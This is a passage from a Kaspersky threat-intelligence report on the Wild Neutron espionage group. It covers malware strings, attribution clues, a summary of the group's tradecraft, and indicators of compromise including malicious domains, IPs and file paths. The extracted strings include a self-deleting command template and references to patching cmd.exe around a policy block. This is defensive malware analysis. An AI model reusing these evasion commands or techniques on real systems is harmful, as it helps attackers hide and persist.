:  %08d    SetHandleInformation error:  %08d    Mo
veFileEx error:  %08d   LastError:  %08d     open
   cmd.exe     %COMSPEC%     cmd     /d  /a  /c  %s
SOFTWARE\Policies\Microsoft\Windows\System
DisableCMD   Unable to find cmd.exe   Unable t
o patch cmd.exe     la revedere      Unable to st
art %s   Unable to install %s   Installation o
k    /d /c ping 127.0.0.1 -n 15 & rename "%s"
 "%s" & type %%windir%%\explorer.exe > "%s"
& del /f "%s"     File saved successfully    Do
wnload failed     File decryption failed    File
 is empty     Current dir: %s     %-15s: %s◙   %-
15s:       %-15s: %s  %s◙     %-15s: %d seconds◙
%-15s: %d.%d  %s◙    %-15s: Windows %s SP%d x86
```

Interestingly, "La revedere" means "goodbye" in Romanian. In addition to that, we found another non-English string which is the latin transcription of the russian word Успешно ("uspeshno" -> "successfully"); this string is written to a pipe after executing a C2 command.

> We found another non-English string which is the latin transcription of the russian word #WildNeutron
>
> Tweet

One of the samples has an internal name of "WinRAT-Win32-Release.exe". This seems to indicate the authors are calling the malware "WinRAT".

More information about the Wild Neutron attribution is available to Kaspersky Intelligence Services customers. Contact: intelreports@kaspersky.com

Conclusions

Compared to other APT groups, Wild Neutron is one of the most unusual ones we've analysed and tracked. Active since 2011, the group has been using at least one zero-day exploit, custom malware and tools and managed to keep a relatively solid opsec which so far eluded most attribution efforts. Their targeting of major IT companies, spyware developers (FlexiSPY), jihadist forums (the "Ansar Al-Mujahideen English Forum") and Bitcoin companies indicate a flexible yet unusual mindset and interests.

Some of group's distinctive features include:

- Use of open source tools and leaked sources of other malware
- Use of stolen certificate from Acer Incorporated to sign malware
- Use of cross platform zero-day exploit (Java and Flash) followed by cross platform payload reverse shell (Perl) for initial penetration
- Use of *NIX code ported to Windows through Cygwin
- Heavy use of SSH for exfiltration, a commonly used *NIX administration tool
- Use of CryptProtectData API to keep C&C URLs secret
- Simple command line interface, built around all malware components, utilizing named pipes for communication between modules;
- Auxiliary tools are written in C and most of them contain a built-in help, which may be printed by executing the binary with a "–pleh" parameter

We continue to track the Wild Neutron group, which is still active as of June 2015.

Kaspersky products detect the malware used in the attacks as:
HEUR:Trojan.Win32.WildNeutron.gen, Trojan.Win32.WildNeutron.*, Trojan.Win32.JripBot.*, HEUR:Trojan.Win32.Generic

Read more about how Kaspersky Lab products can help to protect you from Wild Neutron threat actor here:
Wild Neutron in the wild: perhaps you're his next prey

Indicators of Compromise (IOCs)

Known malicious hostnames and domains:

ddosprotected.eu
updatesoft.eu
app.cloudprotect.eu
fw.ddosprotected.eu

logs.cloudprotect.eu
ssl.cloudprotect.eu
ssl.updatesoft.eu
adb.strangled.net
digitalinsight-ltd.com
ads.digitalinsight-ltd.com
cache.cloudbox-storage.com
cloudbox-storage.com
clust12-akmai.net
corp-aapl.com
fb.clust12-akmai.net
fbcbn.net
img.digitalinsight-ltd.com
jdk-update.com
liveanalytics.org
min.liveanalytics.org
pop.digitalinsight-ltd.com
ww1.jdk-update.com
find.a-job.today
cryptomag.mediasource.ch

Known malicious IPs:

185.10.58.181
46.183.217.132
64.187.225.231
62.113.238.104
66.55.133.89
217.23.6.13

Known file names:

%APPDATA%\Roaming\FlashUtil.exe
%APPDATA%\Roaming\Acer\LiveUpdater.exe
%APPDATA%\Roaming\Realtek\RtlUpd.exe
%ProgramData%\Realtek\RtlUpd.exe
%APPDATA%\Roaming\sqlite3.dll (UPX packed)
%WINDIR%\winsession.dll
%APPDATA%\appdata\local\temp\teamviewer\version9\update.exe
%SYSTEMROOT%\temp_dbg.tmp
%SYSTEMROOT%\temp\ok.tmp
C:\windows\temp\debug.txt
C:\windows\syswow64\mshtaex.exe

%SYSROOT%\System32\mshtaex.exe
%SYSROOT%\System32\wdigestEx.dll
%SYSROOT%\System32\dpcore16t.dll
%SYSROOT%\System32\iastor32.exe
%SYSROOT%\System32\mspool.dll
%SYSROOT%\System32\msvcse.exe
%SYSROOT%\System32\mspool.exe
C:\Program Files (x86)\LNVSuite\LnrAuth.dll
C:\Program Files (x86)\LNVSuite\LnrAuthSvc.dll
C:\Program Files (x86)\LNVSuite\LnrUpdt.exe
C:\Program Files (x86)\LNVSuite\LnrUpdtP.exe
DF39527~.tmp

Named pipes:

\\.\pipe\winsession
\\.\pipe\lsassw

Events & mutexes:

Global\LnrRTPDispatchEvents
_Winlogon_TCP_Service

- APT
- Cyber espionage
- Digital Certificates
- Targeted attacks
- Vulnerabilities and exploits

Authors

GReAT

Wild Neutron – Economic espionage threat actor returns with new tricks

Your email address will not be published. Required fields are marked *